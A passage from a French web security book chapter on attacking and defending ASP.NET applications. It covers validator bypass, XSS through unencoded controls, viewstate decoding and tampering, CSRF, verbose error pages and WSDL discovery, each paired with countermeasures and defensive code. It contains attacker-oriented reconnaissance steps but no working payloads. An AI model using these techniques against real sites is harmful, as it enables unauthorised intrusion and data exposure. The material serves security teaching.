- **`RangeValidator`**. Vérifie que les données fournies par l'utilisateur relèvent d'un intervalle précis. De nombreux types sont disponibles, comme par exemple `Date` (date) ou `Integer` (entier).
- **`CustomValidator`**. Propose un mécanisme par lequel les développeurs pourront écrire leurs propres validateurs personnalisés. La classe `CustomValidator` permet la

mise en place de validations plus complexes, par exemple, le contrôle des cohérences et intégrités au niveaux de la base de données (*business logic*).

Chacun de ces validateurs compte deux parties. La première s'exécute sur le navigateur, côté client, et emploie JavaScript pour éviter toute sollicitation du framework ASP.Net si les critères précisés ne sont pas validés. Cependant, en tant qu'agresseur, vous savez bien qu'il est facile de contourner tout contrôle côté client en organisant son attaque autour d'un mandataire web tel que WebScarab. La deuxième partie d'un validateur ASP.Net implique donc une vérification côté serveur, sur code natif .Net.

Contournement de la validation en ciblant directement les gestionnaires d'événements côté serveur

Popularité :	4
Simplicité :	4
Impact :	6
Évaluation du risque :	**6**

Lorsque l'application ASP.Net sollicite le serveur par un *postback* (publication), le framework contrôlera toutes les saisies utilisateur en exécutant tous les contrôles des validateurs associés. Cependant, même si une page échoue lors de cette étape de validation, il demeure possible d'accéder à une valeur et de l'utiliser.

Contrôle de la propriété `IsValid` de la page avant de manipuler toute entrée fournie par l'utilisateur

Il relève de la responsabilité du développeur de contrôler la propriété `IsValid` de la page. En examinant une application employant des validateurs, recherchez les gestionnaires d'événements ne vérifiant pas immédiatement la valeur de la propriété `IsValid`.

Voici un exemple de gestionnaire d'événements contrôlant correctement la bonne validation de la page :

```
protected void SubmitButton_Click(object sender, EventArgs e)
{
    // Si la page n'est pas valide, ne rien faire ;
    // les validateurs formateront correctement la sortie.
    if (Page.IsValid == false)
    {
        return;
    }
    // Mener les traitements appropriés ici
}
```

Les validateurs imposant aux développeurs un contrôle explicite de leurs résultats, ils sont souvent mal employés. Gardez cette règle à l'esprit : si son navigateur empêche un agresseur de soumettre des données malveillantes, il trouvera un moyen d'employer des outils, tels que WebScarab, pour contourner cette restriction.

Validation de page par défaut

Dans la version 2.0 du framework ASP.net, Microsoft a incorporé une nouvelle validation de page par défaut associée automatiquement à l'action `Submit`. Il s'agit de traiter directement les risques d'attaques XSS en inspectant les requêtes entrantes pour savoir si le client tente ou non de fournir des données malveillantes, comme du code HTML ou un script côté client. Pour activer ces validateurs, il n'est plus nécessaire de vérifier la propriété `Page.IsValid`, car ASP.Net s'en chargera automatiquement. Heureusement pour les agresseurs, les validateurs par défaut gênent bien des opérations que les développeurs souhaitent réaliser. Par défaut, la validation ASP.Net bloque ainsi la soumission de balises HTML, employées dans bien des applications web pour permettre aux utilisateurs de proposer des liens vers des images dans des contenus comme des articles de forums.

Désactivation de la validation de page par défaut du framework ASP.Net

Popularité :	4
Simplicité :	8
Impact :	6
Évaluation du risque :	**7**

Ne pas désactiver la validation de page

Pour permettre à leurs utilisateurs de proposer des balises de mise en gras du texte, les développeurs désactivent souvent la validation de page d'ASP.Net. Il existe deux manières de procéder : machine par machine, en intervenant sur `machine.config`, ou page par page en attribuant à la propriété `ValidateRequest` la valeur `false`. Nous déconseillons formellement et strictement aux développeurs de désactiver la validation de page au niveau de la machine, car cela pourra affecter de manière négative d'autres de ses applications, susceptibles de s'appuyer sur ce mécanisme pour leur protection. Au lieu de cela, si une page doit recevoir des données de l'utilisateur, on pourra désactiver les validateurs pour elle seule, en prenant garde de valider très strictement les valeurs proposées avant de placer des données issues de l'utilisateur dans le document fourni en réponse.

Dernier souci de la validation par défaut d'ASP.Net : Microsoft documente assez mal ses fonctionnalités et son efficacité. Sans fondation solide, on ne pourra pas se reposer sur cette validation de page par défaut en toutes circonstances pour protéger les applications web. On se demande même si on peut lui accorder quelque confiance que ce soit ! Malgré cette absence de contrat, la validation de page ne pourra qu'améliorer (au sens large) les défenses d'une application ASP.Net ; c'est une propriété potentiellement utile au cas où les autres mécanismes viendraient à échouer.

Encodage de sortie

La validation des saisies empêche parfois les attaques XSS, mais pas autant que l'application systématique d'un encodage dans les sorties. Le framework .Net intègre des méthodes pour encoder les données fournies par l'utilisateur avant de les insérer dans les documents de réponse. On y recourra dès lors qu'il s'agira de manipuler des saisies utilisateur, qu'elles proviennent d'une requête ou d'un stockage persistant comme une base de données. Lorsque l'on encode des données à l'aide du framework .Net, tous les caractères spéciaux au sens de HTML, comme les signes supérieur et inférieur, seront échappés.

Pour encoder les données, on emploiera la méthode `System.Web.HttpUtility.HtmlEncode`. Cette dernière prend pour paramètre une chaîne et en renvoie la version encodée en HTML ; l'exemple ci-après illustre son fonctionnement.

```
protected void Button1_Click(object sender, EventArgs e)
{
  this.PageLabel.Text = HttpUtility.HtmlEncode(this.UserTextBox.Text);
 }
```

L'usage consiste à réserver une méthode d'assistance à l'écriture dans le flux de sortie. Celle-ci s'assurera que toutes les chaînes émises passent par le filtre `HtmlEncode`. Encoder systématiquement les données produites en sortie de cette manière constitue l'une des rares techniques difficiles à contourner, et protégera efficacement contre les erreurs des filtres de saisie.

Plus haut dans ce chapitre, nous avons signalé que les développeurs souhaitent souvent autoriser leurs utilisateurs à préciser des instructions de formatage dans les contenus qu'ils soumettent, comme par exemple des balises de mise en gras du texte. Pour réaliser cela de manière sûre en .Net, employez la méthode `HtmlEncode` pour encoder les données, puis faites appel à des fonctions travaillant sur les chaînes pour y remplacer les versions échappées des balises autorisées par leur version active – on transformera ainsi `>b<` en `<b>`. Cette approche par liste blanche ("tout ce qui n'est pas explicitement autorisé est interdit"), après avoir systématiquement encodé l'ensemble des données, garantit mieux l'impossibilité pour un agresseur de fournir des balises susceptibles de compromettre la sécurité de l'application.

Dernier détail de l'encodage de sortie à garder à l'esprit : le recours à la méthode `HtmlEncode` ne produit pas les données sûres à insérer dans des blocs de script côté client, comme JavaScript. Avant le Web 2.0, la plupart des applications ne reprenaient les valeurs fournies par leurs utilisateurs que dans des sections HTML des pages web. Avec l'avènement d'AJAX et le développement de JSON et JavaScript, il devient plus probable de rencontrer des saisies utilisateur au cœur de blocs de script appelés à être évalués. Le framework .Net ne propose aucune méthode pour échapper les données à insérer dans du code JavaScript ; il revient donc aux développeurs d'applications et d'écrire les leurs.

XSS et les contrôles dans les formulaires web

Les formulaires web représentent l'une des fonctionnalités les plus puissantes d'ASP.Net. Les développeurs créent ces objets autour de contrôles web pour mettre en place des fonctionnalités d'interface utilisateur, d'une manière proche de celle dont ils procéderaient dans une application cliente évoluée standard. Le framework ASP.Net propose une infrastructure d'événements permettant aux contrôles web de recevoir des événements issus des navigateurs – tel clic sur un bouton verra donc l'application réagir de manière appropriée. En associant cette infrastructure à la fonctionnalité graphique de mise en forme des contrôles de Visual Studio, la programmation pour le Web rappelle beaucoup le développement d'une application WinForms .Net. La familiarité des formulaires web d'ASP.Net endort parfois la vigilance des programmeurs, qui oublient certains des risques de sécurité (comme XSS) dont ils devraient se préoccuper dans la conception de leurs propres applications web. Un agresseur pourra exploiter les faiblesses des développeurs les moins expérimentés en recherchant les emplois mal avisés des formulaires web.

Attaque XSS en ciblant les propriétés de contrôle des formulaires web ASP.Net

Popularité :	8
Simplicité :	7
Impact :	8
Évaluation du risque :	**9**

Une erreur fréquente consiste à croire que les contrôles par défaut réaliseront automatiquement l'encodage HTML. C'est effectivement le cas de certains, mais pas de la majorité. Si l'on fournit directement à un contrôle, sous forme de texte, des données issues d'un utilisateur, cela produira souvent une faille susceptible de mener à une injection de données arbitraires. Ainsi, le contrôle `Label` (étiquette), qui permet d'afficher du texte sur une page web, ne propose aucun codage de sortie. Lorsque l'on associe des saisies

utilisateur à sa propriété `Text`, ces données seront directement insérées dans la page web. Dans le cas d'un agresseur embarquant un script dans la valeur proposée, il est donc probable qu'une faiblesse de type XSS en résultera.

Encodage HTML des saisies utilisateur avant de reproduire leur valeur dans les propriétés de sortie des contrôles de formulaire web d'ASP.Net

Contrairement au contrôle `Label`, le contrôle de liste déroulante `DropDownList` encodera automatiquement les éléments qu'il renferme. Cela signifie que l'on peut placer des saisies utilisateur dans un objet `DropDownList` sans devoir craindre une attaque par insertion de données arbitraires. Cependant, même si ASP.Net assure l'encodage des nouveaux éléments, cela ne signifie pas que les valeurs d'un objet `DropDownList` pourront être directement insérées dans d'autres éléments de page, comme un contrôle `Label`. En extrayant ces valeurs d'un objet `DropDownList`, ASP.Net en assure automatiquement le décodage HTML, se coupant ainsi des protections ainsi mises en place. Cette variation dans les comportements des contrôles ouvre des failles béantes et augmente le risque pour les développeurs de mal comprendre les règles d'encodage de tel ou tel contrôle.

Microsoft a récemment mis à jour une grande partie de la documentation des contrôles web de MSDN (**http://msdn.microsoft.com/fr-fr/library/aa984118(VS.71).aspx**) afin de préciser lesquels encodent ou non les données reçues – une lecture attentive de cet article dévoilera les contrôles posant problème, information utile pour attaquer des applications ASP.Net. De nombreux contrôles web souvent utilisés étant fournis par défaut par ASP.Net, ils sont faciles à reconnaître. Pour un agresseur familiarisé avec les contrôles courants et leurs failles, il sera aisé de développer un arsenal standard d'attaques spécialisées pour chacun d'entre eux. Un bon attaquant lit souvent la documentation une page plus loin que le développeur de l'application.

En savoir plus sur l'injection de données arbitraires

Bien que les contrôles web soient employés pour la majorité des éléments de l'interface utilisateur d'ASP.Net, il est possible d'écrire directement dans le flux de sortie. Pour cela, les développeurs font appel à la méthode `Response.Write`, laquelle ne réalise aucun encodage ; son application à des saisies utilisateur non encodées ou non filtrées constitue donc un signal de danger immédiat. Lorsque l'on audite une application web .Net dont on ne dispose pas du code source, une bonne habitude consiste à faire appel au produit *.Net Reflector* pour rechercher les mentions de la méthode `Response.Write`. Cette opération élémentaire aidera parfois à comprendre le fonctionnement du programme ; dans les meilleurs cas, elle identifiera les points où l'on place directement des saisies utilisateur sur la sortie de la page.

Lors de la confection d'attaques XSS, un agresseur découvrira parfois des faiblesses se produisant lorsque l'on soumet à un site web un formulaire à l'aide de la méthode `POST`. Les attaques XSS reposant sur cette dernière sont parfois plus difficiles à écrire, mais une construction d'encodage intéressante d'ASP.Net pourra faciliter légèrement la tâche de l'agresseur. De manière traditionnelle, une application ASP.Net accède aux données des formulaires à travers la propriété d'index `Page.Form`. L'emploi de cette dernière impose la publication d'informations sur la page dans le cadre d'un formulaire HTTP de type `POST`. Cependant, on peut également accéder aux données à l'aide de l'objet d'index `Request`. Dans ce cas, les informations pourront être incluses dans la chaîne de requête ou dans un champ de formulaire publié. Si l'application opte pour cette deuxième possibilité, et préfère l'objet d'index `Request` au champ `Page.Form`, on pourra placer les paramètres d'une attaque XSS dans la chaîne de requête et non dans le corps `POST`. Évidemment, la possibilité d'effectuer cette substitution dépend de la manière dont l'application décide d'accéder aux données. Cependant, dans les scénarios d'attaque complexes, ce comportement pourra simplifier considérablement l'écriture de l'agression.

Voilà qui clôt la présentation des problèmes d'injection de données arbitraires (XSS) dans le cadre d'ASP.Net. On le constate, ce framework propose plusieurs mécanismes protégeant contre ce type d'attaques. Cependant, la majorité de ces lignes de défense implique un effort de la part des programmeurs. Souvent pressés par des délais de réalisation trop courts, ces derniers manipulent souvent incorrectement ces données.

Le paramètre d'état de vue `Viewstate`

Lorsque l'on examine la soumission d'un formulaire auprès d'une application ASP.Net, on remarque souvent que chaque action `Submit` est accompagnée d'un paramètre `VIEWSTATE`. Celui-ci permet au framework de conserver des informations relatives à l'état des contrôles web ASP.Net sur une page. Il enregistre, par exemple, quels éléments sont actuellement représentés dans une liste déroulante `DropDownList` et lequel a été sélectionné en dernier. Pour réduire la quantité de mémoire requise à cette fin dans le serveur, ASP.Net encode ces données et les place sur la page, dans un champ caché du formulaire. Cet état de vue (*viewstate*) est alors transmis au serveur de manière à ce que celui-ci puisse restituer de manière fidèle les vues suivantes de la page. Les développeurs pourront aussi incorporer des valeurs personnalisées dans l'état de vue afin d'y accéder plus tard. En conservant cet état côté client, il est plus facile d'écrire des applications web qui croissent rapidement.

Bien que l'état de vue joue un rôle central pour une grande partie du framework ASP.Net, son implémentation et son comportement sont mal documentés. Comme il est par ailleurs généralement mal compris par les développeurs, une surface de frappe potentielle est alors créée pour les agresseurs cherchant des faiblesses dans les applications ASP.Net.

Implémentation de `Viewstate`

Le framework ASP.Net place un état de vue dans chaque page, sous forme d'un champ caché de formulaire. Pour l'observer, il suffit d'inspecter le code source de la page en question à la recherche du champ `VIEWSTATE`. Sa valeur, binaire, est encodée en Base64. Quand ASP reçoit ce type de champ, il en décode les valeurs qu'il désérialise ensuite à l'aide de la classe `System.Web.LosFormatter`. Non content de fournir un format binaire compacté pour les données d'un objet, la classe `LosFormatter` propose un autre niveau de compression en créant des tables internes de chaînes pour les données répétées. D'autre part, l'état de vue peut encore être chiffré et/ou signé.

Par défaut, le framework ASP.Net dotera les données de l'état de vue d'un HMAC (code d'authentification du message par hachage ou *keyed-Hash Message Authentication Code)* , ce qui signifie que les clients ne pourront pas en perturber les valeurs. Ce code est généré à l'aide d'un algorithme de hachage employant une clé spéciale propre au serveur. Dans la plupart des installations, cette dernière sera produite automatiquement par ASP.Net, et les développeurs bénéficieront automatiquement des protections d'intégrité assurées par l'état de vue. Exception de taille à cette règle : les environnements web organisant les serveurs sous forme de fermes impliquant de nombreuses machines. La clé étant produite machine par machine et non exportée, chacun des nœuds de la ferme disposera de la sienne. L'absence d'une infrastructure de clé partagée implique qu'aucun serveur ne pourra contrôler la signature d'un état de vue généré par des installations d'ASP.Net relevant d'autres machines.

Pour traiter ce cas de figure, les développeurs pourront générer manuellement une clé et préciser celle-ci dans l'élément `machineKey` du fichier `Web.config` ou désactiver la validation de l'état de vue page par page ou au niveau de toute la machine. La première solution souffre de certains inconvénients : il faut synchroniser la clé sur toutes les machines de la ferme. Comme pour la plupart des solutions de gestion de clés, il sera peut-être difficile de changer celle-ci sans perturber les utilisateurs connectés à l'application. Pour savoir si le contrôle d'intégrité d'état de vue est désactivé, il suffit de modifier la valeur `VIEWSTATE` avant soumission. Si le serveur accepte sans se plaindre, il est probable que ce mécanisme ne fonctionne pas.

Non content de proposer une signature, l'état de vue peut aussi être chiffré par l'un des algorithmes *Data Encryption Standard* (DES), *Triple DES* (3DES) ou *Advanced Encryption Standard* (AES). Par défaut, le framework ASP.Net ne le chiffre pas. Cette précaution pourra éviter de dévoiler des données sensibles, mais Microsoft la déconseille et recommande de ne jamais placer de données sensibles dans l'état de vue. Évidemment, toutes les lignes de conduite ne sont pas systématiquement suivies, aussi prendra-t-on le temps de contrôler que l'état de vue n'embarque rien de confidentiel. Si ce paramètre semble chiffré, on tentera de le sauvegarder, de se connecter sous un autre

identifiant et de soumettre alors la valeur ainsi conservée. En mêlant des données issues d'utilisateurs différents, il est possible qu'on obtienne de l'application qu'elle se comporte d'une manière peu sûre.

Dans la version 2.0 de .Net, le framework ASP.Net a incorporé le champ de formulaire supplémentaire de validation d'événement `EVENTVALIDATION`. Il s'agissait de parer l'attaque qui consistait à publier des messages auprès de gestionnaires d'événements à l'écoute, ces messageq n'étant pas représentés sur la page de l'utilisateur. Si un écran prévoyait ainsi un bouton de destruction d'utilisateur *Delete User* n'apparaissant que lors d'une consultation par un administrateur, un attaquant pouvait malgré tout envoyer des *postbacks* à son gestionnaire d'événements. Dans certains cas, et selon que l'application menait systématiquement ou non des contrôles d'accès corrects, l'acceptation de l'événement pouvait doter l'utilisateur de privilèges supérieurs. Le champ `EVENTVALIDATION` évite cela en consignant la liste des gestionnaires d'événements valides. Ce champ est associé à l'état de vue par des références croisées et, à nouveau, un HMAC y évite toute altération.

Accès aux données sensibles en décodant l'état de vue

Popularité :	4
Simplicité :	7
Impact :	6
Évaluation du risque :	**6**

Lorsqu'il s'attaque à une application ASP.Net reposant sur *viewstate*, un agresseur procède en plusieurs étapes. Il emploie d'abord l'outil de décodage d'état de vue *Viewstate Decoder* de Fritz Onion (**www.pluralsight.com/tools.aspx**) pour rechercher des informations sensibles dans ce champ. Étant donné qu'il n'est pas chiffré par défaut, l'attaquant souhaite exploiter les erreurs d'inattention du développeur pour en savoir plus sur l'application. Pour cela, il pourra pointer directement ce produit sur une page web, ou y copier-coller manuellement l'état de vue qu'il aura trouvé dans le code source HTML qui l'intéresse.

Voici comment extraire un état de vue et le décoder :

1. Ouvrir le code source de la page web à l'aide de la commande adéquate du navigateur (par exemple *Voir le code source*).
2. Y rechercher la chaîne `VIEWSTATE`, où elle devrait apparaître dans un champ de formulaire masqué.

3. Recopier la valeur de `VIEWSTATE` depuis la page dans le champ *Viewstate String* (chaîne d'état de vue) du décodeur.
4. Explorer le contenu du paramètre `VIEWSTATE` dans l'affichage arborescent apparaissant alors sur le côté droit du décodeur.

Absence d'informations sensibles dans l'état de vue

Bien que la plupart des données consignées dans le paramètre *viewstate* ne présentent guère d'intérêt, elles seront parfois riches d'enseignements pour un agresseur, qui y trouvera parfois des informations relatives aux comptes ou au système interne. Réussir à décoder l'état de vue montrera que celui-ci n'était pas chiffré. Si l'on découvre alors des informations confidentielles, cela pose un gros risque de sécurité. L'état de vue relevant du texte de la page, il sera transmis sur le réseau à chaque visualisation de celle-ci, et persistera dans les pages de cache (mémoire tampon). Les développeurs ne devraient donc jamais y stocker rien de sensible.

On croit souvent à tort que l'état de vue est propre à l'utilisateur et vise à empêcher les attaques de type "forgement de requêtes sur d'autres sites" (CSRF) – voir à ce sujet le document **www.isecpartners.com/files/XSRF_Paper_0.pdf**. C'est certes parfois le cas, mais tout bénéfice en matière de sécurité n'est généralement qu'accidentel. Lorsqu'il tente d'exploiter une faille CSRF, l'agresseur tentera d'ôter l'état de vue de la page, où il est rarement nécessaire à son bon fonctionnement. Si la page se plaint alors de l'absence du paramètre *viewstate*, l'agresseur tâchera de se connecter sur l'application, de visiter la page et de copier l'état de vue ainsi obtenu dans son attaque. Selon l'application concernée, le framework pourra accepter l'état de vue au nom de la victime. S'il est possible d'omettre le paramètre *viewstate* ou d'en modifier la valeur, c'est que toutes les applications ne dépendent pas de sa présence ni de sa bonne initialisation.

Pour limiter les faiblesses en matière de CSRF, le framework ASP.Net a introduit, dans sa version 1.1, la propriété `Page.ViewStateUserKey`, capable d'augmenter l'entropie de l'état de vue. Lorsqu'ASP.Net reçoit un *postback*, il associe la propriété `ViewStateUserKey` à la clé de validation pour calculer le HMAC de l'état de vue de la page. En ajoutant une valeur propre à l'utilisateur et à la page, on empêche tout agresseur de proposer son propre état de vue lors d'une agression de type CSRF.

Cette approche souffre cependant de plusieurs faiblesses importantes. Tout d'abord, les garanties de sécurité apportées par la clé d'utilisateur d'état de vue sont mal documentées par Microsoft. Quand bien même cette protection suffirait-elle aujourd'hui, cette société s'est réservé le droit de la modifier à l'avenir en ne promettant ni en ne garantissant rien à ce sujet dans la documentation proposée aux développeurs d'applications. D'autre part, il est fréquent que ces derniers emploient mal la clé d'utilisateur d'état de

vue en n'y proposant pas une valeur appropriée. Pour que l'application puisse se protéger efficacement contre les attaques de type CSRF, il ne faut pas qu'un agresseur puisse fournir ou accéder à la valeur employée dans ce champ. Un identifiant de session non prévisible et stocké dans le cookie de l'utilisateur constitue un bon exemple de valeur pour ce paramètre. On se protégera davantage encore en associant à l'identifiant de session une valeur dépendant de la page. Si la clé change d'une page à l'autre, la difficulté de concevoir une attaque croît, car il est impossible de reprendre la même valeur. Après avoir précisé la valeur de la clé, assurez-vous de protéger l'application en référençant son état de vue ; de cette manière, on garantira sa bonne validation.

Une dernière remarque concernant l'intégrité et la confidentialité de l'état de vue et l'efficacité des protections contre les agressions de type CSRF. Comme on l'a signalé, le contrat de sécurité relatif au paramètre *viewstate* est exprimé de manière ambiguë dans la documentation. Même si les mécanismes existants semblent sûrs, rien ne garantit qu'ils ne changeront pas dans une version future des frameworks ASP.Net ou .Net. Pour réduire l'impact de toute faille relative à l'état de vue, on n'y placera jamais de données confidentielles, on n'accordera jamais de crédit à son intégrité. Pour les applications .Net, nous recommandons l'emploi d'un jeton de protection contre les attaques CSRF plus propre à l'application. N'oubliez jamais que les agresseurs garderont un œil attentif sur cette question dans les prochaines versions du framework ASP.Net.

Visualisation des informations système grâce aux pages d'erreur

Popularité :	8
Simplicité :	8
Impact :	4
Évaluation du risque :	**6**

Pour aider les développeurs à déboguer les applications, le framework ASP.Net intercepte les exceptions non traitées par le programmeur pour les présenter dans une page indiquant le module concerné et, si le code source est disponible, reprenant les lignes responsables. Par défaut, ces messages d'erreur n'apparaissent qu'aux utilisateurs consultant la page web depuis la page locale. Cependant, les développeurs lèvent souvent cette restriction lorsqu'ils souhaitent faire fonctionner une application web dans un environnement de production. Dévoiler de telles informations dote parfois les agresseurs d'informations précieuses sur l'application et son comportement. Lorsqu'il analysera une application ASP.Net, un attaquant portera une attention particulière aux pages d'erreur renvoyées. Tout élément de débogage signalé pourra inspirer de futures attaques.

La Figure 5.1 présente la trace de la pile lorsque l'on tente de soumettre des contenus malveillants, interceptés par la validation de page sur ASP.Net. De cette manière, l'attaquant glane des informations vitales sur les raisons expliquant la réussite ou l'échec de l'attaque.




Figure 5.1

Trace de pile dévoilée par ASP.Net après soumission de contenus malveillants par un agresseur.

Visualisation des contre-mesures d'information système avec les pages d'erreur

Pour configurer un serveur ASP.Net ne manière à ne pas renvoyer des informations de débogage détaillées, il est recommandé d'y préciser une page d'erreur par défaut pour l'application. On pourra pour cela intervenir sur son fichier `Web.config`, où l'on remplacera la valeur d'attribut `defaultRedirect` de l'élément `customErrors`. En y précisant une page d'erreur par défaut, on s'assurera que les données sensibles propres à l'application ne seront jamais présentées aux agresseurs distants. Cette précaution constitue donc une bonne mesure de défense en profondeur dans l'écriture d'une application web ASP.Net sécurisée.

Voici un exemple de fichier `Web.config` employant l'élément `customErrors` et une redirection par défaut (`Redirect`) pour limiter les fuites susceptibles de survenir lors d'erreurs :

```
<configuration>
      <system.web>
        <customErrors mode="On" defaultRedirect="Error.html">
            <error statusCode="403" redirect="NoAccess.htm" />
            <error statusCode="404" redirect="FileNotFound.htm" />
        </customErrors>
      </system.web>
</configuration>
```

Attaques des services web

Non seulement le framework ASP.Net propose des fonctionnalités de pages web, mais sa plate-forme d'applications dispose d'une pile complète pour les services web. Les méthodes de classes standard pourront être transformées en méthodes de services web par application de l'attribut `WebMethod` sur le membre de classe. Cela indique au framework que la méthode sera exposée dans le service web. Après avoir ajouté l'attribut `WebMethod`, le développeur devra placer un fichier de service web ASMX sur le service web, aux côtés du code de l'application associée. Le filtre d'interface de programmation serveur Internet d'ASP.Net (*ASP.Net Internet Server API* ou ISAPI) du serveur IIS (*Internet Information Services*) saura alors interpréter toute référence au fichier ASMX comme une requête de service web, et la traiter de manière appropriée.

Découverte des informations de service web en visualisant le fichier WSDL

Popularité :	8
Simplicité :	8
Impact :	3
Évaluation du risque :	**4**

Lorsqu'il s'attaque à des applications .Net, un agresseur recherchera sur le serveur web des références à des fichiers ASMX, plus fréquentes dans les applications du Web 2.0 exposant des méthodes de services web AJAX. Si son exploration est couronnée de succès, l'attaquant pourra souvent obtenir des informations relatives au service web en émettant une requête de la forme `http://<hôte distant>/service web.asmx?WSDL` ou en pointant directement sur la page ASMX. Si le service web active sa documentation (situation par défaut), le framework ASP.Net renverra avec joie un fichier WSDL (*Web Services Description Language*) renfermant une description complète du service web, et précisant notamment les méthodes disponibles et les paramètres qu'elles attendent. Cela représente une mine d'or aux yeux d'un agresseur. Il est fréquent que les interfaces de services web ne soient pas aussi bien protégées que les interfaces web

faute d'être aussi bien comprises ou parce que l'on ne pense pas que des agresseurs pourront cibler directement l'interface du service web.

Si les méthodes du service web ne recourent qu'à des types simples de .Net, le framework ASP.Net fournira un échantillon de formulaire de requête permettant aux utilisateurs d'appeler directement ces méthodes depuis un navigateur web. Cela évite à l'agresseur la peine d'écrire des outils d'attaque complexes. La Figure 5.2 présente la page de documentation d'une méthode de service web renvoyant à l'utilisateur la valeur du paramètre `echoString`.




Figure 5.2

Page de documentation d'une méthode élémentaire de service web.

Désactivation de la génération de la documentation du service web

Pour éviter de dévoiler automatiquement des informations relatives au service web, on pourra intervenir sur le fichier `Web.config` pour désactiver la documentation. En ce cas, un agresseur ne pourra plus rapatrier un fichier WSDL décrivant le service web, ni employer l'interface de service automatiquement produite par le framework ASP.Net.

On procédera en incorporant la portion `System.Web` qui suit au fichier `Web.config` du service web concerné :

```
<webServices>
    <protocols>
        <remove name="Documentation"/>
    </protocols>
</webServices>
```

Soulignons que désactiver ainsi la documentation imposera de distribuer un fichier WSDL ou la description du service web à tout utilisateur souhaitant y faire appel. Tout agresseur capable de deviner quelles méthodes le service propose pourra lui aussi y émettre des requêtes. Par conséquent, cacher ainsi la documentation relève plus du mécanisme de maquillage que de la mise en place d'un obstacle significatif sur le chemin d'un agresseur déterminé. Assurez-vous d'avoir bien mis en place des mécanismes d'authentification et d'autorisation appropriés, de sorte que même s'il découvre la définition du service, un agresseur ne pourra pas en compromettre l'application.

Résumé

Les frameworks .Net et ASP.Net améliorent la sécurité des applications en contrant un certain nombre d'attaques classiques, mais ils pourront aussi doter les développeurs d'un sens erroné de la sécurité. Les agresseurs analysant une application .Net accorderont une attention particulière aux mauvais emplois des API du framework ou aux modifications des valeurs par défaut sécurisées. D'autre part, ils se rappelleront que quel que soit le framework, les erreurs d'algorithmique dans l'application demeurent une source potentielle de failles. Ils réfléchiront au fonctionnement interne de l'application, se familiariseront avec le framework, puis passeront à l'attaque sur les applications .Net.

Pour vous aider à protéger les applications .Net, Microsoft a publié plusieurs documents décrivant les fonctionnalités de sécurité prévues et comment configurer correctement les serveurs web applicatifs d'ASP.Net. Faites-en bon usage pour sécuriser convenablement vos environnements .Net.

Étude de cas : Attaques inter-domaines

Alors que le Web 2.0 ne cesse de croître, ses applications interagissent de plus en plus, ce qui cause des problèmes de sécurité pour les organisations souhaitant garantir la sécurité de leurs sites. Il est suffisamment difficile pour un individu isolé d'assurer la protection de sa propre application web, mais les organisations doivent désormais composer avec une myriade de publicités, flux RSS, applications composites (*mash-up*), dépêches, et autres contenus issus de tiers. Nous l'avons souligné au Chapitre 3, les interactions inter-domaines rencontrées dans de nombreuses applications du Web 2.0 réduisent leur niveau de sécurité à celui du maillon le plus faible. Par conséquent, une application web s'appuyant sur du contenu non sécurisé provenant d'une application tierce non sécurisée équivaut à deux applications web non sûres.

Dans cette étude de cas, nous appliquerons ce que nous avons appris au sujet des attaques inter-domaines au Chapitre 3 à quelques exemples concrets, en présentant notamment une attaque de pompage d'actions inter-domaines, et en évoquant les frontières de sécurité d'un domaine à l'autre.

Pomper la valeur d'actions depuis un autre domaine

